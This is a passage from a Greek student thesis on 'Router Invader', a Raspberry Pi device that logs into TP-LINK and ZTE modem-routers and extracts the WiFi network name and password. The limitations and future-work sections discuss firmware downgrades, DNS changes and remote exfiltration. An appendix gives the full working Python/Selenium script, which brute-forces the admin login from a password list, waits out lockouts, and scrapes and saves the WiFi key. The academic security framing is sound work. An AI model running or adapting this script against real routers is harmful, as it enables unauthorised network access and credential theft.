Ακόμη, χρειάστηκε ένα μικρό χρονικό διάστημα, ώστε να μυηθούμε στην φιλοσοφία χρήσης του Selenium, του πραγματικά υπέροχου αυτού εργαλείου, μέσα από μια διαδικασία πειραματισμών και τροποποιήσεων των εντολών του στο πρόγραμμά μας.

4.2 Περιορισμοί

Με την ολοκλήρωση της κατασκευής μας, τόσο σε επίπεδο υλικού, όσο και σε επίπεδο λογισμικού, πετύχαμε την ανίχνευση του ονόματος δικτύου και του κωδικού για την σύνδεση στο ασύρματο δίκτυο WiFi, σε δύο μοντέλα modem-router, διαφορετικής εταιρείας. Παρόλα αυτά, είναι σημαντικό να αναφέρουμε στην συνέχεια, ορισμένους περιορισμούς που μπορεί να έχει η χρήση της συσκευής μας, στην παρούσα κατάσταση, άλλα και σε πιθανή προσπάθεια επέκτασης και γενίκευσης των δυνατοτήτων της.

4.2.1 Συμβατότητα με διαφορετικά μοντέλα ή λογισμικό

Το Router Invader, είναι σχεδιασμένο και προσαρμοσμένο να λειτουργεί αποτελεσματικά στα modem-router, τα οποία χρησιμοποιήσαμε στα πλαίσια της εργασίας αυτής. Κατ' επέκταση, η χρήση του σε διαφορετικό μοντέλο, μάρκα ή και έκδοση λογισμικού είναι ιδιαίτερα πιθανό να μην ανταποκρίνεται στον αναμενόμενο τρόπο λειτουργίας του.

4.2.2 Μη επαρκής λίστα συνθηματικών

Για να είναι αποτελεσματική η συσκευή μας, θα πρέπει να λειτουργήσει σωστά ο μηχανισμός εισαγωγής των διαπιστευτηρίων, που απαιτούνται για την πρόσβαση στο περιβάλλον διαμόρφωσης του modem-router. Ειδικά στην περίπτωση που έχει πραγματοποιηθεί αλλαγή των εργοστασιακών username και password, η αποτελεσματικότητα του παραπάνω μηχανισμού εξαρτάται από την σχετική λίστα κωδικών που θα χρησιμοποιηθεί. Στα πλαίσια της εργασίας, χρησιμοποιήσαμε ενδεικτικά μια μικρή λίστα με 10 συχνά χρησιμοποιούμενους κωδικούς. Συνεπώς, εάν τα νέα συνθηματικά του modem-router δεν περιλαμβάνονται στην λίστα αυτή, τότε η πρόσβαση στο περιβάλλον διαμόρφωσης και κατ΄ επέκταση η εκπλήρωση των στόχων του Router Invader, καθίσταται αδύνατη.

4.3 Προοπτικές Ανάπτυξης

Με την υφιστάμενη σύνθεση του hardware και του software της κατασκευής μας, θα μπορούσαμε με μικρές μετατροπές στον κώδικα προγραμματισμού να πετύχουμε διάφορες παραλλαγές στον τρόπο λειτουργίας της. Θεωρούμε κρίσιμο βέβαια να αναφέρουμε, πως τα στοιχεία που θα παραθέσουμε στην συνέχεια έχουν άμεση σχέση και εξαρτώνται από το υλικό και το λογισμικό του εκάστοτε μοντέλου modem-router. Κάθε μοντέλο αναμένεται να παρέχει διαφορετικές πληροφορίες, σε συνδυασμό με διαφορετικές ρυθμίσεις, συνεπώς είναι εφικτές στον ανάλογο πάντοτε βαθμό, οι παρακάτω δυνατότητες-επεκτάσεις.

4.3.1 Συμβατότητα με περισσότερα μοντέλα modem-router

Όπως αναφέρθηκε προηγουμένως, το Router Invader είναι κατασκευασμένο και προγραμματισμένο να λειτουργεί αποκλειστικά σε ορισμένες συσκευές, ενώ σε αντίθετη περίπτωση είναι απίθανο να λειτουργήσει αποτελεσματικά. Μια πιθανή λοιπόν μελλοντική επέκταση θα μπορούσε να είναι η τροποποίηση του προγράμματος λειτουργίας του, ώστε να είναι συμβατό με μεγαλύτερο αριθμό modem-router συσκευών.

4.3.2 Αλλαγή του firmware στο modem-router

Έχοντας συνδεθεί επιτυχώς στη σελίδα παραμετροποίησης του modem-router, μας δίνεται η δυνατότητα να εγκαταστήσουμε διαφορετική έκδοση του firmware. Πέρα από την όποια πιθανή κανονική αναβάθμιση firmware, μπορούμε με την ίδια ευκολία, αν δεν υπάρχει κάποιος μηχανισμός ασφαλείας που διαφεύγει των όσων γνωρίζουμε, να εγκαταστήσουμε αντίστοιχα μία συμβατή έκδοση της επιλογής μας ή μια παλαιότερη έκδοση. Η εγκατάσταση διαφορετικής έκδοσης firmware, όπως για παράδειγμα προγενέστερης έκδοσης, είναι δυνατόν να εισάγει ευπάθειες στην συσκευή modem-router, οι οποίες στην συνέχεια να αποτελέσουν αντικείμενο εκμετάλλευσης.

4.3.3 Αλλαγή ρυθμίσεων στο modem-router

Εκτός από την αλλαγή της έκδοσης firmware που χρησιμοποιεί για την λειτουργία του το modem-router, μπορούμε να προχωρήσουμε στην παραμετροποίηση μιας σειράς άλλων ρυθμίσεων της συσκευής. Έτσι, παρέχεται πρόσβαση για παραμετροποίηση στο firewall, στο DNS (Domain Name Server), στα IP, MAC ή URL filtering, στον αλγόριθμο κρυπτογράφησης WiFi, στον κωδικό πρόσβασης WiFi, στο WPS (WiFi Protected Setup), στην επανεκκίνηση ή επαναφορά (reset) της συσκευής και σε αρκετές ακόμη ρυθμίσεις. Η αλλαγή των παραμέτρων αυτών, απαιτεί προσεκτικό χειρισμό από την πλευρά του χρήστη καθώς οι περισσότερες ρυθμίσεις έχουν άμεση συνάφεια με την ασφάλεια αλλά και την λειτουργικότητα του δικτύου. Αντίστοιχη όμως πρόσβαση στις ρυθμίσεις αυτές, δίνεται και σε μία κατασκευή σαν την δική μας. Έτσι, η μη εξουσιοδοτημένη ή/και παράλληλα κακόβουλη τροποποίηση τους μπορεί να επιφέρει σημαντικούς κινδύνους επιτρέποντας ή και διευκολύνοντας μια σειρά κρίσιμων επιθέσεων.

4.3.4 Συλλογή πληροφοριών

Η σελίδα του περιβάλλοντος ρυθμίσεων του modem-router, στις περισσότερες περιπτώσεις μας δίνει την δυνατότητα να συλλέξουμε διάφορες πληροφορίες για την ίδια την συσκευή, αλλά και για τις συσκευές που είναι συνδεδεμένες σε αυτό. Έτσι, μπορεί να παρέχονται αναλυτικές πληροφορίες για το ακριβές μοντέλο του modem-router, την έκδοση firmware και την MAC διεύθυνση του. Πληροφορίες μπορεί να διατίθενται ακόμη στο αρχείο log που διατηρεί το modem-router και στο οποίο έχει πρόσβαση ο χρήστης του. Σχετικά με τις συνδεδεμένες σε αυτό συσκευές μπορεί να παρέχονται πληροφορίες όπως: η ονομασία κάθε συσκευής, η διεύθυνση IP της στο δίκτυο και η MAC διεύθυνσή της. Οι πληροφορίες αυτές, είναι δυνατόν να συλλεχθούν, από ένα εργαλείο σαν αυτό που κατασκευάσαμε, με τις ανάλογες μετατροπές.

4.3.5 Απομακρυσμένος χειρισμός και αποστολή στοιχείων

Στα πλαίσια της παρούσας εργασίας, οι πληροφορίες που συλλέγονται αποθηκεύονται στη συσκευή του Router Invader. Με την κατάλληλη τροποποίηση όμως, θα ήταν δυνατή η ασύρματη αποστολή των πληροφοριών, αλλά και ο απομακρυσμένος χειρισμός της συσκευής. Κάτι τέτοιο θα μπορούσε να πραγματοποιηθεί με πολλούς τρόπους, αναφέροντας για παράδειγμα την ασύρματη επικοινωνία μέσω Bluetooth, Wi-fi ή 3G. Ο απομακρυσμένος χειρισμός και η αποστολή πληροφοριών θα ήταν επίσης εφικτά χρησιμοποιώντας την πρόσβαση στο internet που αναμένεται να παρέχει το modem-router.

ΣΥΜΠΕΡΑΣΜΑΤΑ

Στην παρούσα εργασία στόχος μας ήταν η δημιουργία ενός εργαλείου, με δυνατότητα εντοπισμού του ονόματος δικτύου και του συνθηματικού πρόσβασης του WiFi ενός modem-router. Για τον σκοπό αυτό σχεδιάσαμε και κατασκευάσαμε το Router Invader, καθώς και το απαραίτητο πρόγραμμα, επιλέγοντας το Raspberry Pi, στο οποίο προσαρμόσαμε μια μικροοθόνη. Ως λειτουργικό σύστημα χρησιμοποιήθηκε το Raspbian, η εφαρμογή μας προγραμματίστηκε σε γλώσσα Python και έγινε χρήση του Selenium, ενός εργαλείου αυτοματοποίησης του προγράμματος περιήγησης διαδικτύου. Το αποτέλεσμα ήταν η επιτυχής δημιουργία της κατασκευής, η οποία ως προς τα ζητούμενα στοιχεία, μας παρέχει την δυνατότητα:

- ανίχνευσης και εντοπισμού τους
- προβολής τους στην μικροοθόνη
- αποθήκευσής τους στην κάρτα μνήμης

Με την ολοκλήρωση της προσπάθειάς μας διαφαίνεται:

1. Η ευχέρεια απόκτησης ευαίσθητων δεδομένων ενός modem-router, όπως είναι ο κωδικός πρόσβασης του WiFi και
2. Η δυνατότητα επέκτασης των λειτουργιών και οι εναλλακτικές χρήσεις του εργαλείου μας, για περαιτέρω χρήσεις δοκιμών ασφάλειας σε υποψήφια δίκτυα.

ΠΑΡΑΡΤΗΜΑ 1

Στο παράρτημα αυτό ακολουθεί το πρόγραμμα που δημιουργήσαμε σε Python.

```
import time
from selenium import webdriver
import subprocess
import Adafruit_GPIO.SPI as SPI
import Adafruit_SSD1306
from PIL import Image
from PIL import ImageDraw

RST = None
disp = Adafruit_SSD1306.SSD1306_128_64(rst=RST)
disp.begin()
disp.clear()
disp.display()
width = disp.width
height = disp.height
image = Image.new('1', (width, height))
draw = ImageDraw.Draw(image)

def  lcd(line1='',line2=''):
        draw.rectangle((0,0,width,height), outline=0, fill=0)
        draw.text((2,10), str(line1), fill=255)
        draw.text((2,40), str(line2), fill=255)
```

```
        disp.image(image)
        disp.display()

def router_1():
        p=open("/home/pi/Desktop/pass_wordlist.txt")
        pass_list=p.read().split('\n')
        credentials=False
        pass_counter=0
        while credentials==False and (pass_counter+1)<=len(pass_list):
                lcd('Trying credentials:','admin:'+pass_list[pass_counter])
                time.sleep(1.5)
                field1= driver.find_element_by_name('Login_Name')
                field1.send_keys('admin')
                field2= driver.find_element_by_name('Login_Pwd')
                field2.send_keys(pass_list[pass_counter])
                driver.find_element_by_name('texttpLoginBtn').click()
                time.sleep(1.5)
                if driver.current_url=='http://'+output+'/rpSys.html':
                        credentials=True
                        lcd('Router credentials','OK')
                        driver.switch_to_frame('navigation')
                        time.sleep(1.5)
                        driver.find_element_by_partial_link_text('Interface').click()
                        time.sleep(1.5)
                        driver.find_element_by_id('Wireless').click()
```

```
                time.sleep(1.5)
                driver.switch_to_default_content()
                time.sleep(1.5)
                driver.switch_to_frame('main')
                time.sleep(1.5)
                ssid=driver.find_element_by_name('ESSID').get_attribute('value')
                password=driver.find_element_by_name('PreSharedKey').get_attribute('value')
                f=open("/home/pi/Desktop/results.txt", "w")
                f.write('SSID:'+ssid+'\nPassword:'+password)
                f.close()
                lcd('SSID:'+ssid,'Password:'+password)
        else:
                feedback=driver.find_element_by_id('tr1').text
                if feedback=='The username or password is
                incorrect,please input again.':
                        lcd('Wrong router','credentials.')
                        time.sleep(3)
                elif 'You have exceeded five attempts' in feedback:
                        lcd('Exceeded 5 attempts','Wait 600 seconds.')
                        time.sleep(600)
                pass_counter+=1
if credentials==False:
        lcd('Failed to find','router credentials.')
```

```
        time.sleep(2)
        driver.quit()

def router_2():
        credentials=False
        lcd('Trying credentialls:','user:(blank)')
        time.sleep(1.5)
        field1= driver.find_element_by_id('Frm_Username')
        field1.send_keys('user')
        driver.find_element_by_id('LoginId').click()
        time.sleep(1.5)
        if driver.current_url=='http://'+output+'/start.ghtml':
                credentials=True
                lcd('Router credentials:','OK')
                time.sleep(1.5)
                driver.get('http://'+output+'/getpage.gch?pid=1002&nextpage=net_
                wlan_secrity_t.gch')
                time.sleep(1.5)
                ssid=driver.find_element_by_id('ESSID').get_attribute('value')
                password=driver.find_element_by_id('KeyPassphrase').get_attrib
                ute('value')
                f=open("/home/pi/Desktop/results.txt", "w")
                f.write('SSID:'+ssid+'\nPassword:'+password)
                f.close()
                lcd('SSID:'+ssid,'Password:'+password)
```

```
        if credentials==False:
            lcd('Failed to find','router credentials.')
        time.sleep(2)
        driver.quit()

try:
        lcd('Searching','Gateway...')
        time.sleep(3)
        output=subprocess.getoutput("ip route show | grep -i 'default via' | awk '{print $3}'")
        while (output==''):
            lcd('Failed to find','Gateway.')
            time.sleep(3)
            lcd('Retrying...')
            time.sleep(3)
            output=subprocess.getoutput("ip route show | grep -i 'default via' | awk '{print $3}'")
        lcd('Gateway:',output)
        r_router=False
        driver=webdriver.Chrome('/usr/lib/chromium-browser/chromedriver')
        driver.get('http://'+output)
        time.sleep(1.5)
        r1=driver.find_elements_by_id('copyright')
        if len(r1)>0:
            if r1[0].text=='Copyright © 2016 TP-LINK Technologies Co., Ltd. All rights reserved.':
```

```
                    r_router=True
                    lcd('TP-LINK router','detected.')
                    time.sleep(3)
                    router_1()
        if r_router==False:
            r2=driver.find_elements_by_id('head')
            if len(r2)>0:
                if r2[0].text=='ZXHN H108N V2.5':
                    r_router=True
                    lcd('ZTE router','detected.')
                    time.sleep(3)
                    router_2()
        if r_router==False:
            lcd('Router recognition','failed.')
except:
        lcd('Unexpected error.')
finally:
        time.sleep(10)
        subprocess.call(['sudo','shutdown','-h','now'])
```

ΠΑΡΑΡΤΗΜΑ 2

Στο παράρτημα αυτό επισημαίνουμε και παραθέτουμε αυτούσια τα ΄copyright notice΄ και ΄permission notice΄ του προγράμματος ΄**SSD1306.py**΄, από το οποίο χρησιμοποιήσαμε και επεξεργαστήκαμε εντολές για την λειτουργία της οθόνης (βλ. κεφ. 2.5.2).

«Copyright (c) 2017 Adafruit Industries
Author: Tony DiCola & James DeVito

Permission is hereby granted, free of charge, to any person obtaining a copy of this software and associated documentation files (the "Software"), to deal in the Software without restriction, including without limitation the rights to use, copy, modify, merge, publish, distribute, sublicense, and/or sell copies of the Software, and to permit persons to whom the Software is furnished to do so, subject to the following conditions:

The above copyright notice and this permission notice shall be included in all copies or substantial portions of the Software.

THE SOFTWARE IS PROVIDED "AS IS", WITHOUT WARRANTY OF ANY KIND, EXPRESS OR IMPLIED, INCLUDING BUT NOT LIMITED TO THE WARRANTIES OF MERCHANTABILITY, FITNESS FOR A PARTICULAR PURPOSE AND NONINFRINGEMENT. IN NO EVENT SHALL THE AUTHORS OR COPYRIGHT HOLDERS BE LIABLE FOR ANY CLAIM, DAMAGES OR OTHER LIABILITY, WHETHER IN AN ACTION OF CONTRACT, TORT OR OTHERWISE, ARISING FROM, OUT OF OR IN CONNECTION WITH THE SOFTWARE OR THE USE OR OTHER DEALINGS IN THE SOFTWARE.»

ΕΙΚΟΝΕΣ

Εικόνα 1: Rubber Ducky. Διαθέσιμη στο: https://shop.hak5.org/collections/physical-access/products/usb-rubber-ducky-deluxe [Πρόσβαση 29 Απριλίου 2019]

Εικόνα 2: Cactus USB. Διαθέσιμη στο: https://www.tindie.com/products/aprbrother/cactus-whid-wifi-hid-injector-usb-rubberducky/ [Πρόσβαση 29 Απριλίου 2019]

Εικόνα 3: Bash Bunny. Διαθέσιμη στο: https://shop.hak5.org/products/bash-bunny [Πρόσβαση 29 Απριλίου 2019]

Εικόνα 4: Bash Bunny (εσωτερικό). Διαθέσιμη στο: https://shop.hak5.org/products/bash-bunny [Πρόσβαση 29 Απριλίου 2019]

Εικόνα 5: KeyGrabber. Διαθέσιμη στο: https://hackerwarehouse.com/product/keygrabber/ [Πρόσβαση 29 Απριλίου 2019]

Εικόνα 6: LAN Turtle. Διαθέσιμη στο: https://shop.hak5.org/collections/network-implants/products/lan-turtle [Πρόσβαση 29 Απριλίου 2019]

Εικόνα 7: LAN Turtle (εσωτερικό). Διαθέσιμη στο: https://shop.hak5.org/collections/network-implants/products/lan-turtle [Πρόσβαση 29 Απριλίου 2019]

Εικόνα 8: LAN Turtle Modules. Διαθέσιμη στο: https://shop.hak5.org/collections/network-implants/products/lan-turtle [Πρόσβαση 29 Απριλίου 2019]

Εικόνα 9: Packet Squirrel. Διαθέσιμη στο: https://shop.hak5.org/collections/network-implants/products/packet-squirrel [Πρόσβαση 29 Απριλίου 2019]

Εικόνα 10: Packet Squirrel (εσωτερικά). Διαθέσιμη στο: https://shop.hak5.org/collections/network-implants/products/packet-squirrel [Πρόσβαση 29 Απριλίου 2019]

Εικόνα 11: LAN Tap Pro. Διαθέσιμη στο: https://hackerwarehouse.com/product/lan-tap-pro/ [Πρόσβαση 29 Απριλίου 2019]

Εικόνα 12: VideoGhost. Διαθέσιμη στο: https://hackerwarehouse.com/product/videoghost/ [Πρόσβαση 29 Απριλίου 2019]

Εικόνα 13: USB Killer v3. Διαθέσιμη στο: https://usbkill.com/products/usb-killer-v3 [Πρόσβαση 29 Απριλίου 2019]

Εικόνα 14: USB Killer Shield. Διαθέσιμη στο: https://usbkill.com/products/usb-killer-tester [Πρόσβαση 29 Απριλίου 2019]

Εικόνα 15: RollJam. Διαθέσιμη στο: https://www.wired.com/2015/08/hackers-tiny-device-unlocks-cars-opens-garages/ [Πρόσβαση 29 Απριλίου 2019]

Εικόνα 16: WiFi Pineapple NANO. Διαθέσιμη στο: https://shop.hak5.org/products/wifi-pineapple [Πρόσβαση 29 Απριλίου 2019]

Εικόνα 34: Router invader

ΒΙΒΛΙΟΓΡΑΦΙΑ

Διαδικτυακές πηγές:

1. Balena [χ.χ]. *Flash. Flawless*. Διαθέσιμο στο: https://www.balena.io/etcher/ [Πρόσβαση 8 Μαρτίου 2019]
2. Barrow (2017). *Hak5 Just Released the Packet Squirrel*. Null-byte.wonderhowto. 7 Νοεμβρίου. Διαθέσιμο στο: https://null-byte.wonderhowto.com/news/hak5-just-released-packet-squirrel-0180671/ [Πρόσβαση 10 Φεβρουαρίου 2019]
3. El.wikipedia (2019). *Python*. 27 Απριλίου. Διαθέσιμο στο: https://el.wikipedia.org/wiki/Python [Πρόσβαση 29 Απριλίου 2019]
4. En.wikipedia (2019). *Web development tools*. 29 Απριλίου. Διαθέσιμο στο: https://en.wikipedia.org/wiki/Web_development_tools [Πρόσβαση 29 Απριλίου 2019]
5. En.wikipedia (2019). *Wi-Fi deauthentication attack*. 21 Φεβρουαρίου. Διαθέσιμο στο: https://en.wikipedia.org/wiki/Wi-Fi_deauthentication_attack [Πρόσβαση 29 Απριλίου 2019]
6. Geany [χ.χ]. *About Geany*. Διαθέσιμο στο: https://www.geany.org/Main/About [Πρόσβαση 11 Φεβρουαρίου 2019]
7. Greenberg, A. (2015). *THIS HACKER'S TINY DEVICE UNLOCKS CARS AND OPENS GARAGES*. Wired. 6 Αυγούστου. Διαθέσιμο στο: https://www.wired.com/2015/08/hackers-tiny-device-unlocks-cars-opens-garages/ [Πρόσβαση 6 Φεβρουαρίου 2019]
8. Grimes, R. (2017). *Bash Bunny: Big hacks come in tiny packages*. Csoonline. 25 Απριλίου. Διαθέσιμο στο: https://www.csoonline.com/article/3192084/data-protection/bash-bunny-big-hacks-come-in-tiny-packages.html [Πρόσβαση 8 Φεβρουαρίου 2019]
9. Hackerwarehouse [χ.χ]. *KeyGrabber*. Διαθέσιμο στο: https://hackerwarehouse.com/product/keygrabber/ [Πρόσβαση 8 Φεβρουαρίου 2019]
10. Hackerwarehouse [χ.χ]. *LAN Tap Pro*. Διαθέσιμο στο: https://hackerwarehouse.com/product/lan-tap-pro/ [Πρόσβαση 10 Φεβρουαρίου 2019]
11. Hackerwarehouse [χ.χ]. *VideoGhost*. Διαθέσιμο στο: https://hackerwarehouse.com/product/videoghost/ [Πρόσβαση 10 Φεβρουαρίου 2019]
12. Imakepr0ngifs (2017). *Success: How to run Selenium Chrome webdriver on Raspberry pi*. Reddit. 29 Σεπτεμβρίου. Διαθέσιμο στο: https://www.reddit.com/r/selenium/comments/7341wt/success_how_to_run_selenium_chrome_webdriver_on/ [Πρόσβαση 8 Μαρτίου 2019]
13. Itz-azhar (2016). *Running shell command and capturing the output*. Stackoverflow. 12 Νοεμβρίου. Διαθέσιμο στο: https://stackoverflow.com/questions/4760215/running-shell-command-and-capturing-the-output [Πρόσβαση 21 Φεβρουαρίου 2019]

14. Jain, S. (2017). *How to get text with selenium web driver in python*. Stackoverflow. 24 Αυγούστου. Διαθέσιμο στο: https://stackoverflow.com/questions/20996392/how-to-get-text-with-selenium-web-driver-in-python [Πρόσβαση 3 Μαρτίου 2019]

15. JeffC (2016). *Selenium Python - Handling No such element exception*. Stackoverflow. 24 Ιουνίου. Διαθέσιμο στο: https://stackoverflow.com/questions/38022658/selenium-python-handling-no-such-element-exception [Πρόσβαση 3 Μαρτίου 2019]

16. Justen, A. (2012). *Execute Selenium at the startup*. Superuser. 6 Μαϊου. Διαθέσιμο στο: https://superuser.com/questions/419531/execute-selenium-at-the-startup [Πρόσβαση 8 Μαρτίου 2019]

17. Kamkar, S [χ.χ]. *KEYSWEEPER*. Samy. Διαθέσιμο στο: https://samy.pl/keysweeper/ [Πρόσβαση 6 Φεβρουαρίου 2019]

18. Kolodyazhnyy, S. (2016). *How to show (just) the IP address of my router?*. Askubuntu. 23 Δεκεμβρίου. Διαθέσιμο στο: https://askubuntu.com/questions/605424/how-to-show-just-the-ip-address-of-my-router [Πρόσβαση 8 Μαρτίου 2019]

19. Launchpad [χ.χ]. *WebDriver driver for the Chromium Browser*. Διαθέσιμο στο: https://launchpad.net/ubuntu/trusty/+package/chromium-chromedriver [Πρόσβαση 8 Μαρτίου 2019]

20. Maltronics [χ.χ]. *WiFi Deauther OLED*. Διαθέσιμο στο: https://maltronics.com/products/wifi-deauther-oled [Πρόσβαση 5 Φεβρουαρίου 2019]

21. Matt (2014).*Enable I2C Interface on the Raspberry Pi*. Raspberrypi-spy.co. 2 Νοεμβρίου. Διαθέσιμο στο: https://www.raspberrypi-spy.co.uk/2014/11/enabling-the-i2c-interface-on-the-raspberry-pi/ [Πρόσβαση 7 Μαρτίου 2019]

22. Matt (2018). *Using an I2C OLED Display Module with the Raspberry Pi*. Raspberrypi-spy.co. 8 Απριλίου. Διαθέσιμο στο: https://www.raspberrypi-spy.co.uk/2018/04/i2c-oled-display-module-with-raspberry-pi/ [Πρόσβαση 7 Μαρτίου 2019]

23. Muthukadan, B [χ.χ]. *Selenium with Python*. Selenium-python.readthedocs. Διαθέσιμο στο: https://selenium-python.readthedocs.io/index.html [Πρόσβαση 7 Μαρτίου 2019]

24. NewsDesk (2018). *Οι 25 πιο δημοφιλείς κωδικοί του 2018*. Tecky. 14 Δεκεμβρίου. Διαθέσιμο στο: https://tecky.eu/oi-25-pio-dimofileis-kodikoi-toy-2018/ [Πρόσβαση 6 Μαρτίου 2019]

25. Pythonforbeginners (2013). *Subprocess and Shell Commands in Python*. 11 Οκτωβρίου. Διαθέσιμο στο: https://www.pythonforbeginners.com/os/subprocess-for-system-administrators [Πρόσβαση 6 Μαρτίου2019]

26. Plukas (2017). *Raspberry Pi hardware monitoring display with icons (SSD1306 OLED, Adafruit library FontAwesome)*. Youtube. 26 Ιουλίου. Διαθέσιμο στο: https://www.youtube.com/watch?v=s1hvZ9zpC2o [Πρόσβαση 7 Μαρτίου 2019]

27. Raspberrypi [χ.χ]. *About Us*. Διαθέσιμο στο: https://www.raspberrypi.org/about/ [Πρόσβαση 7 Φεβρουαρίου 2019]

28. Raspberrypi [χ.χ]. *Downloads*. Διαθέσιμο στο: https://www.raspberrypi.org/downloads/ [Πρόσβαση 11 Φεβρουαρίου 2019]
29. Raspberrypi [χ.χ]. *GPIO*. Διαθέσιμο στο: https://www.raspberrypi.org/documentation/usage/gpio/ [Πρόσβαση 11 Φεβρουαρίου 2019]
30. Raspberrypi [χ.χ]. *Installing operating system images*. Διαθέσιμο στο: https://www.raspberrypi.org/documentation/installation/installing-images/ [Πρόσβαση 8 Μαρτίου 2019]
31. Raspberrypi [χ.χ]. *Installing operating system images using Windows*. Διαθέσιμο στο: https://www.raspberrypi.org/documentation/installation/installing-images/windows.md [Πρόσβαση 8 Μαρτίου 2019]
32. Raspberrypi [χ.χ]. *Python*. Διαθέσιμο στο: https://www.raspberrypi.org/documentation/usage/python/ [Πρόσβαση 10 Φεβρουαρίου 2019]
33. Raspberrypi [χ.χ]. *Raspberry Pi 3 Model B+*. Διαθέσιμο στο: https://www.raspberrypi.org/products/raspberry-pi-3-model-b-plus/ [Πρόσβαση 12 Φεβρουαρίου 2019]
34. Raspberrypi [χ.χ]. *Raspbian*. Διαθέσιμο στο: https://www.raspberrypi.org/documentation/raspbian/ [Πρόσβαση 9 Φεβρουαρίου 2019]
35. Raspberrypi [χ.χ]. *Raspbian*. Διαθέσιμο στο: https://www.raspberrypi.org/downloads/raspbian/ [Πρόσβαση 8 Μαρτίου 2019]
36. Raspberrypi [χ.χ]. *Scheduling tasks with Cron*. Διαθέσιμο στο: https://www.raspberrypi.org/documentation/linux/usage/cron.md [Πρόσβαση 8 Μαρτίου 2019]
37. Raspberrypi [χ.χ]. *What is a Raspberry Pi?*. Διαθέσιμο στο: https://www.raspberrypi.org/help/what-%20is-a-raspberry-pi/ [Πρόσβαση 4 Φεβρουαρίου 2019]
38. Seleniumhq [χ.χ]. *What is Selenium?*. Διαθέσιμο στο: https://www.seleniumhq.org/ [Πρόσβαση 9 Φεβρουαρίου 2019]
39. Shop.hak5 [χ.χ]. *BASH BUNNY*. Διαθέσιμο στο: https://shop.hak5.org/collections/sale/products/bash-bunny [Πρόσβαση 1 Φεβρουαρίου 2019]
40. Shop.hak5 [χ.χ]. *LAN TURTLE*. Διαθέσιμο στο: https://shop.hak5.org/collections/network-implants/products/lan-turtle [Πρόσβαση 8 Φεβρουαρίου 2019]
41. Shop.hak5 [χ.χ]. *PACKET SQUIRREL*. Διαθέσιμο στο: https://shop.hak5.org/collections/network-implants/products/packet-squirrel [Πρόσβαση 8 Φεβρουαρίου 2019]
42. Shop.hak5 [χ.χ]. *USB RUBBER DUCKY*. Διαθέσιμο στο: https://shop.hak5.org/collections/physical-access/products/usb-rubber-ducky-deluxe [Πρόσβαση 13 Μαρτίου 2019]
43. Shop.hak5 [χ.χ]. *WIFI PINEAPPLE*. Διαθέσιμο στο: https://shop.hak5.org/products/wifi-pineapple [Πρόσβαση 6 Φεβρουαρίου 2019]

44. Testjammers [χ.χ]. *RollJam (parts)*. Διαθέσιμο στο: https://www.testjammers.com/products/rolljam-parts/ [Πρόσβαση 6 Φεβρουαρίου 2019]
45. Tindie [χ.χ]. *Cactus WHID: WiFi HID Injector USB Rubberducky*. Διαθέσιμο στο: https://www.tindie.com/products/aprbrother/cactus-whid-wifi-hid-injector-usb-rubberducky/ [Πρόσβαση 31 Φεβρουαρίου 2019]
46. Tonyhughes (2013). *Shutdown command*. Raspberrypi. 20 Φεβρουαρίου. Διαθέσιμο στο: https://www.raspberrypi.org/forums/viewtopic.php?t=34428 [Πρόσβαση 6 Μαρτίου2019]
47. Tutorialspoint [χ.χ]. *Python 3 - time sleep() Method*. Διαθέσιμο στο: https://www.tutorialspoint.com/python3/time_sleep.htm [Πρόσβαση 21 Φεβρουαρίου 2019]
48. Usbkill [χ.χ]. *USB KILLER TESTER*. Διαθέσιμο στο: https://usbkill.com/products/usb-killer-tester [Πρόσβαση 4 Φεβρουαρίου 2019]
49. Usbkill [χ.χ]. *USB KILLER V3*. Διαθέσιμο στο: https://usbkill.com/products/usb-killer-v3 [Πρόσβαση 4 Φεβρουαρίου 2019]
50. W3schools [χ.χ]. *Python Tutorial*. Διαθέσιμο στο: https://www.w3schools.com/python/default.asp [Πρόσβαση 7 Μαρτίου 2019]